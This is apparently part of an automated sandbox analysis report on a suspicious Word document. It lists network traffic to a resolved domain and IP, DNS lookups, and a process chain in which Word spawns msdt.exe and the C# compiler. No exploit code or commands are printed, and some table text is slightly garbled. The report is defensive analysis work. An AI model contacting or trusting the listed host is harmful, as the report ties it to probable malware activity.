Jan 30, 2023 16:44:57.059986115 CET	80	49703	195.201.110.47	192.168.2.5
Jan 30, 2023 16:44:57.106976986 CET	49703	80	192.168.2.5	195.201.110.47
Jan 30, 2023 16:44:57.376666069 CET	49703	80	192.168.2.5	195.201.110.47
Jan 30, 2023 16:44:57.400083065 CET	80	49703	195.201.110.47	192.168.2.5
Jan 30, 2023 16:44:57.450784922 CET	49703	80	192.168.2.5	195.201.110.47
Jan 30, 2023 16:44:57.472731113 CET	49704	443	192.168.2.5	195.201.110.47
Jan 30, 2023 16:44:57.472805023 CET	443	49704	195.201.110.47	192.168.2.5
Jan 30, 2023 16:44:57.472914934 CET	49704	443	192.168.2.5	195.201.110.47
Jan 30, 2023 16:44:57.473252058 CET	49704	443	192.168.2.5	195.201.110.47
Jan 30, 2023 16:44:57.473284960 CET	443	49704	195.201.110.47	192.168.2.5
Jan 30, 2023 16:44:57.571352005 CET	443	49704	195.201.110.47	192.168.2.5
Jan 30, 2023 16:44:57.571669102 CET	49704	443	192.168.2.5	195.201.110.47
Jan 30, 2023 16:44:57.574748039 CET	49704	443	192.168.2.5	195.201.110.47
Jan 30, 2023 16:44:57.574780941 CET	443	49704	195.201.110.47	192.168.2.5
Jan 30, 2023 16:44:57.575872898 CET	443	49704	195.201.110.47	192.168.2.5
Jan 30, 2023 16:44:57.577831030 CET	49704	443	192.168.2.5	195.201.110.47
Jan 30, 2023 16:44:57.577862024 CET	443	49704	195.201.110.47	192.168.2.5
Jan 30, 2023 16:44:57.601741076 CET	443	49704	195.201.110.47	192.168.2.5
Jan 30, 2023 16:44:57.601869106 CET	443	49704	195.201.110.47	192.168.2.5
Jan 30, 2023 16:44:57.601924896 CET	49704	443	192.168.2.5	195.201.110.47
Jan 30, 2023 16:44:57.601924896 CET	49704	443	192.168.2.5	195.201.110.47
Jan 30, 2023 16:44:57.601985931 CET	443	49704	195.201.110.47	192.168.2.5
Jan 30, 2023 16:44:57.903932095 CET	49704	443	192.168.2.5	195.201.110.47
Jan 30, 2023 16:44:57.903980970 CET	443	49704	195.201.110.47	192.168.2.5
Jan 30, 2023 16:45:00.631589890 CET	49703	80	192.168.2.5	195.201.110.47
Jan 30, 2023 16:45:00.654912949 CET	80	49703	195.201.110.47	192.168.2.5
Jan 30, 2023 16:45:00.701025009 CET	49703	80	192.168.2.5	195.201.110.47
Jan 30, 2023 16:45:00.726609945 CET	49705	80	192.168.2.5	195.201.110.47
Jan 30, 2023 16:45:00.750097036 CET	80	49705	195.201.110.47	192.168.2.5
Jan 30, 2023 16:45:00.750313044 CET	49705	80	192.168.2.5	195.201.110.47
Jan 30, 2023 16:45:00.750747919 CET	49705	80	192.168.2.5	195.201.110.47
Jan 30, 2023 16:45:00.773863077 CET	80	49705	195.201.110.47	192.168.2.5
Jan 30, 2023 16:45:00.773966074 CET	80	49705	195.201.110.47	192.168.2.5
Jan 30, 2023 16:45:00.774065971 CET	49705	80	192.168.2.5	195.201.110.47
Jan 30, 2023 16:45:00.788964033 CET	49706	443	192.168.2.5	195.201.110.47
Jan 30, 2023 16:45:00.789016008 CET	443	49706	195.201.110.47	192.168.2.5

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 30, 2023 16:45:00.789124012 CET	49706	443	192.168.2.5	195.201.110.47
Jan 30, 2023 16:45:00.789882898 CET	49706	443	192.168.2.5	195.201.110.47
Jan 30, 2023 16:45:00.789916992 CET	443	49706	195.201.110.47	192.168.2.5
Jan 30, 2023 16:45:00.849343061 CET	443	49706	195.201.110.47	192.168.2.5
Jan 30, 2023 16:45:00.849549055 CET	49706	443	192.168.2.5	195.201.110.47
Jan 30, 2023 16:45:00.865523100 CET	49706	443	192.168.2.5	195.201.110.47
Jan 30, 2023 16:45:00.865592003 CET	443	49706	195.201.110.47	192.168.2.5
Jan 30, 2023 16:45:00.866436005 CET	443	49706	195.201.110.47	192.168.2.5
Jan 30, 2023 16:45:00.866514921 CET	49706	443	192.168.2.5	195.201.110.47
Jan 30, 2023 16:45:00.867211103 CET	49706	443	192.168.2.5	195.201.110.47
Jan 30, 2023 16:45:00.867228985 CET	443	49706	195.201.110.47	192.168.2.5
Jan 30, 2023 16:45:00.930362940 CET	443	49706	195.201.110.47	192.168.2.5
Jan 30, 2023 16:45:00.930510044 CET	49706	443	192.168.2.5	195.201.110.47
Jan 30, 2023 16:45:00.930870056 CET	443	49706	195.201.110.47	192.168.2.5
Jan 30, 2023 16:45:00.930960894 CET	49706	443	192.168.2.5	195.201.110.47
Jan 30, 2023 16:45:00.930983067 CET	443	49706	195.201.110.47	192.168.2.5
Jan 30, 2023 16:45:00.931041002 CET	49706	443	192.168.2.5	195.201.110.47
Jan 30, 2023 16:45:00.931137085 CET	443	49706	195.201.110.47	192.168.2.5
Jan 30, 2023 16:45:00.931200027 CET	49706	443	192.168.2.5	195.201.110.47
Jan 30, 2023 16:45:00.932555914 CET	49706	443	192.168.2.5	195.201.110.47
Jan 30, 2023 16:45:00.932578087 CET	443	49706	195.201.110.47	192.168.2.5
Jan 30, 2023 16:45:00.964041948 CET	49705	80	192.168.2.5	195.201.110.47
Jan 30, 2023 16:45:00.987571955 CET	80	49705	195.201.110.47	192.168.2.5
Jan 30, 2023 16:45:00.987699986 CET	49705	80	192.168.2.5	195.201.110.47
Jan 30, 2023 16:45:00.988845110 CET	49707	443	192.168.2.5	195.201.110.47
Jan 30, 2023 16:45:00.988889933 CET	443	49707	195.201.110.47	192.168.2.5
Jan 30, 2023 16:45:00.988990068 CET	49707	443	192.168.2.5	195.201.110.47
Jan 30, 2023 16:45:00.989294052 CET	49707	443	192.168.2.5	195.201.110.47
Jan 30, 2023 16:45:00.989319086 CET	443	49707	195.201.110.47	192.168.2.5
Jan 30, 2023 16:45:01.044944048 CET	443	49707	195.201.110.47	192.168.2.5
Jan 30, 2023 16:45:01.045088053 CET	49707	443	192.168.2.5	195.201.110.47
Jan 30, 2023 16:45:01.045588017 CET	49707	443	192.168.2.5	195.201.110.47
Jan 30, 2023 16:45:01.045602083 CET	443	49707	195.201.110.47	192.168.2.5
Jan 30, 2023 16:45:01.056315899 CET	49707	443	192.168.2.5	195.201.110.47
Jan 30, 2023 16:45:01.056339025 CET	443	49707	195.201.110.47	192.168.2.5
Jan 30, 2023 16:45:01.125626087 CET	443	49707	195.201.110.47	192.168.2.5
Jan 30, 2023 16:45:01.125741005 CET	49707	443	192.168.2.5	195.201.110.47
Jan 30, 2023 16:45:01.125788927 CET	443	49707	195.201.110.47	192.168.2.5
Jan 30, 2023 16:45:01.125822067 CET	443	49707	195.201.110.47	192.168.2.5
Jan 30, 2023 16:45:01.125880957 CET	49707	443	192.168.2.5	195.201.110.47
Jan 30, 2023 16:45:01.125935078 CET	49707	443	192.168.2.5	195.201.110.47
Jan 30, 2023 16:45:01.125997066 CET	49707	443	192.168.2.5	195.201.110.47
Jan 30, 2023 16:45:01.126039982 CET	443	49707	195.201.110.47	192.168.2.5
Jan 30, 2023 16:45:01.126064062 CET	49707	443	192.168.2.5	195.201.110.47
Jan 30, 2023 16:45:01.126123905 CET	49707	443	192.168.2.5	195.201.110.47
Jan 30, 2023 16:45:01.166014910 CET	49703	80	192.168.2.5	195.201.110.47
Jan 30, 2023 16:45:01.189397097 CET	80	49703	195.201.110.47	192.168.2.5
Jan 30, 2023 16:45:01.216006994 CET	49703	80	192.168.2.5	195.201.110.47
Jan 30, 2023 16:45:01.239337921 CET	80	49703	195.201.110.47	192.168.2.5
Jan 30, 2023 16:45:01.246349096 CET	49708	443	192.168.2.5	195.201.110.47
Jan 30, 2023 16:45:01.246412039 CET	443	49708	195.201.110.47	192.168.2.5
Jan 30, 2023 16:45:01.246640921 CET	49708	443	192.168.2.5	195.201.110.47
Jan 30, 2023 16:45:01.246890068 CET	49708	443	192.168.2.5	195.201.110.47
Jan 30, 2023 16:45:01.246925116 CET	443	49708	195.201.110.47	192.168.2.5
Jan 30, 2023 16:45:01.294893026 CET	49703	80	192.168.2.5	195.201.110.47
Jan 30, 2023 16:45:01.305373907 CET	443	49708	195.201.110.47	192.168.2.5
Jan 30, 2023 16:45:01.306113958 CET	49708	443	192.168.2.5	195.201.110.47
Jan 30, 2023 16:45:01.306147099 CET	443	49708	195.201.110.47	192.168.2.5
Jan 30, 2023 16:45:01.307447910 CET	49708	443	192.168.2.5	195.201.110.47

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 30, 2023 16:44:56.947192907 CET	49177	53	192.168.2.5	8.8.8.8
Jan 30, 2023 16:44:56.967210054 CET	53	49177	8.8.8.8	192.168.2.5
Jan 30, 2023 16:45:00.707669973 CET	61452	53	192.168.2.5	8.8.8.8
Jan 30, 2023 16:45:00.725243092 CET	53	61452	8.8.8.8	192.168.2.5

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class	DNS over HTTPS
Jan 30, 2023 16:44:56.947192907 CET	192.168.2.5	8.8.8.8	0x94d8	Standard query (0)	baza-novos tei.name	A (IP address)	IN (0x0001)	false
Jan 30, 2023 16:45:00.707669973 CET	192.168.2.5	8.8.8.8	0x3b4b	Standard query (0)	baza-novos tei.name	A (IP address)	IN (0x0001)	false

DNS Answers


Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Jan 30, 2023 16:44:56.967210054 CET	8.8.8.8	192.168.2.5	0x94d8	No error (0)	baza-novos tei.name		195.201.110.4 7	A (IP address)	IN (0x0001)	false
Jan 30, 2023 16:45:00.725243092 CET	8.8.8.8	192.168.2.5	0x3b4b	No error (0)	baza-novos tei.name		195.201.110.4 7	A (IP address)	IN (0x0001)	false

HTTP Request Dependency Graph

- baza-novostei.name

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: WINWORD.EXE PID: 1352, Parent PID: 788

General

Target ID:	0
Start time:	16:44:53
Start date:	30/01/2023
Path:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
Wow64 process (32bit):	true
Commandline:	"C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE" /Automation -Embedding
Imagebase:	0xac0000
File size:	1937688 bytes
MD5 hash:	0B9AB9B9C4DE429473D6450D4297A123
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities
Registry Activities

Analysis Process: MSOSYNC.EXE PID: 3648, Parent PID: 1352	
General	
Target ID:	1
Start time:	16:44:57
Start date:	30/01/2023
Path:	C:\Program Files (x86)\Microsoft Office\Office16\MSOSYNC.EXE
Wow64 process (32bit):	true
Commandline:	C:\Program Files (x86)\Microsoft Office\Office16\MsoSync.exe
Imagebase:	0x1300000
File size:	466688 bytes
MD5 hash:	EA19F4A0D18162BE3A0C8DAD249ADE8C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path		Access		Attributes		Options		Completion		Count	Source Address	Symbol
File Path		Offset	Length	Value		Ascii		Completion		Count	Source Address	Symbol
File Path				Offset		Length		Completion		Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path					Completion	Count	Source Address	Symbol
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Key Path		Name	Type	Data	Completion	Count	Source Address	Symbol
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Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
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Analysis Process: msdt.exe PID: 5776, Parent PID: 1352	
General	
Target ID:	4
Start time:	16:45:03

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
File Path	Offset	Length	Completion	Count	Source Address	Symbol		

Analysis Process: csc.exe PID: 5900, Parent PID: 2064

General

Target ID:	7
Start time:	16:45:27
Start date:	30/01/2023
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\3ns45r3e\3ns45r3e.cmdline
Imagebase:	0xa40000
File size:	2170976 bytes
MD5 hash:	350C52F71BDED7B99668585C15D70EEA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
c:\Users\user\AppData\Local\Temp\3ns45r3e\CSCED7D8423AEF34545822E2F19382945.TMP	read attributes synchronize generic write	device	synchronous io non alert non directory file	success or wait	1	A9E1E9	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\3ns45r3e\CSCED7D8423AEF34545822E2F19382945.TMP	success or wait	1	AB9793	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\3ns45r3e\CSCED7D8423AEF34545822E2F19382945.TMP	0	652	00 00 00 00 20 00 00 00 fd fd 00 00 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 00 00 3c 00 00 00 fd fd 10 00 fd fd 01 00 00 00 00 00 30 00 00 00 00 00 00 00 00 00 00 00 4c 02 34 00 00 00 56 00 53 00 5f 00 56 00 45 00 52 00 53 00 49 00 4f 00 4e 00 5f 00 49 00 4e 00 46 00 4f 00 00 00 00 00 fd 04 fd fd 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3f 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 00 00 00 01 00 56 00 61 00 72 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00 6f 00 00 00 00 00 24 00 04 00 00 00 54 00 72 00 61 00 6e 00 73 00 6c 00 61 00 74 00 69 00 6f 00 6e 00 00 00 00 00 00 00 fd 04 fd 01 00 00 01 00 53 00 74 00 72 00 69 00 6e 00 67 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66	L<0L4VS_VERSION_IN FO?DVarFile Info\$TranslationStringFile Inf	success or wait	1	AB967F	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\3ns45r3e\3ns45r3e.cmdline	unknown	358	success or wait	1	A9E638	ReadFile
C:\Users\user\AppData\Local\Temp\3ns45r3e\3ns45r3e.0.cs	unknown	5944	success or wait	1	A9E638	ReadFile

Analysis Process: cvtres.exe PID: 4568, Parent PID: 5900

General

Target ID:	8
Start time:	16:45:28
Start date:	30/01/2023
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RESD20C.tmp" "c:\Users\user\AppData\Local\Temp\3ns45r3e\CSCED7D8423AEF34545822E2F19382945.TMP"
Imagebase:	0x90000
File size:	43176 bytes
MD5 hash:	C09985AE74F0882F208D75DE27770DFA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
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File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
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File Path	Offset	Length	Completion	Count	Source Address	Symbol
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Analysis Process: csc.exe PID: 5008, Parent PID: 2064

General

Target ID:	9
Start time:	16:45:31
Start date:	30/01/2023
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\kxhz5in\kxhz5in.cmdline
Imagebase:	0xa40000
File size:	2170976 bytes
MD5 hash:	350C52F71BDED7B99668585C15D70EEA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
c:\Users\user\AppData\Local\Temp\kxhz5in\CSCEF6EFF37DE7E45BE9A86A8101F6DD14.TMP	read attributes synchronize generic write	device	synchronous io non alert non directory file	success or wait	1	A9E1E9	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\khlz5in\CSCEF6EFF37DE7E45BE9A86A8101F6DD14.TMP	success or wait	1	AB9793	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\khlz5in\CSCEF6EFF37DE7E45BE9A86A8101F6DD14.TMP	0	652	00 00 00 00 20 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 00 00 3c 00 00 00 fd fd 10 00 fd fd 01 00 00 00 00 00 30 00 00 00 00 00 00 00 00 00 00 00 4c 02 34 00 00 00 56 00 53 00 5f 00 56 00 45 00 52 00 53 00 49 00 4f 00 4e 00 5f 00 49 00 4e 00 46 00 4f 00 00 00 00 00 fd 04 fd fd 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3f 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 00 00 00 01 00 56 00 61 00 72 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00 6f 00 00 00 00 00 24 00 04 00 00 00 54 00 72 00 61 00 6e 00 73 00 6c 00 61 00 74 00 69 00 6f 00 6e 00 00 00 00 00 00 00 fd 04 fd 01 00 00 01 00 53 00 74 00 72 00 69 00 6e 00 67 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66	L<0L4VS_VERSION_IN FO?DVarFile Info\$TranslationStringFile Inf	success or wait	1	AB967F	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\khlz5in\khlz5in.cmdline	unknown	358	success or wait	1	A9E638	ReadFile
C:\Users\user\AppData\Local\Temp\khlz5in\khlz5in.0.cs	unknown	791	success or wait	1	A9E638	ReadFile

Analysis Process: cvtres.exe PID: 4660, Parent PID: 5008

General

Target ID:	10
Start time:	16:45:32
Start date:	30/01/2023
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RESE17D.tmp" "c:\Users\user\AppData\Local\Temp\khlz5in\CSCEF6EFF37DE7E45BE9A86A8101F6DD14.TMP"
Imagebase:	0x90000
File size:	43176 bytes
MD5 hash:	C09985AE74F0882F208D75DE27770DFA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
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File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
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File Path	Offset	Length	Completion	Count	Source Address	Symbol
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Analysis Process: notepad.exe PID: 2552, Parent PID: 2064

General

Target ID:	11
Start time:	16:45:34
Start date:	30/01/2023
Path:	C:\Windows\SysWOW64\notepad.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\system32\notepad.exe
Imagebase:	0xac0000
File size:	236032 bytes
MD5 hash:	D693F13FE3AA2010B854C4C60671B8E2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol
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Analysis Process: csc.exe PID: 1436, Parent PID: 2064

General

Target ID:	12
Start time:	16:45:35
Start date:	30/01/2023
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\sz5era1t\sz5era1t.cmdline
Imagebase:	0xa40000
File size:	2170976 bytes
MD5 hash:	350C52F71BDED7B99668585C15D70EEA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
c:\Users\user\AppData\Local\Temp\sz5era1t\CSCB136CE2933B94C34B46CFD62145DF12F.TMP	read attributes synchronize generic write	device	synchronous io non alert non directory file	success or wait	1	A9E1E9	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\sz5era1t\CSCB136CE2933B94C34B46CFD62145DF12F.TMP	success or wait	1	AB9793	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
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File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\sz5era1t\CSCB136CE2933B94C34B46CFD62145DF12F.TMP	0	652	00 00 00 00 20 00 00 00 fd fd 00 00 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 00 00 3c 00 00 00 fd fd 10 00 fd fd 01 00 00 00 00 00 30 00 00 00 00 00 00 00 00 00 00 00 4c 02 34 00 00 00 56 00 53 00 5f 00 56 00 45 00 52 00 53 00 49 00 4f 00 4e 00 5f 00 49 00 4e 00 46 00 4f 00 00 00 00 00 fd 04 fd fd 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3f 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 00 00 00 01 00 56 00 61 00 72 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00 6f 00 00 00 00 00 24 00 04 00 00 00 54 00 72 00 61 00 6e 00 73 00 6c 00 61 00 74 00 69 00 6f 00 6e 00 00 00 00 00 00 00 fd 04 fd 01 00 00 01 00 53 00 74 00 72 00 69 00 6e 00 67 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66	L<0L4VS_VERSION_IN FO?DVarFile Info\$TranslationStringFile Inf	success or wait	1	AB967F	WriteFile

File Read							
File Path	Offset	Length	Completion	Count	Source Address	Symbol	
C:\Users\user\AppData\Local\Temp\sz5era1t\sz5era1t.cmdline	unknown	358	success or wait	1	A9E638	ReadFile	
C:\Users\user\AppData\Local\Temp\sz5era1t\sz5era1t.0.cs	unknown	11965	success or wait	1	A9E638	ReadFile	

Analysis Process: cvtres.exe

PID: 4568, Parent PID: 1436

General

Target ID:	13
Start time:	16:45:35
Start date:	30/01/2023
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RESEEEB.tmp" "c:\Users\user\AppData\Local\Temp\sz5era1t\CSCB136CE2933B94C34B46CFD62145DF12F.TMP"
Imagebase:	0x90000
File size:	43176 bytes
MD5 hash:	C09985AE74F0882F208D75DE27770DFA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
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File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
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File Path	Offset	Length	Completion	Count	Source Address	Symbol
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Analysis Process: conhost.exe

PID: 2296, Parent PID: 4568

General

Target ID:	17
Start time:	16:45:49
Start date:	30/01/2023
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7cd70000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Disassembly

 No disassembly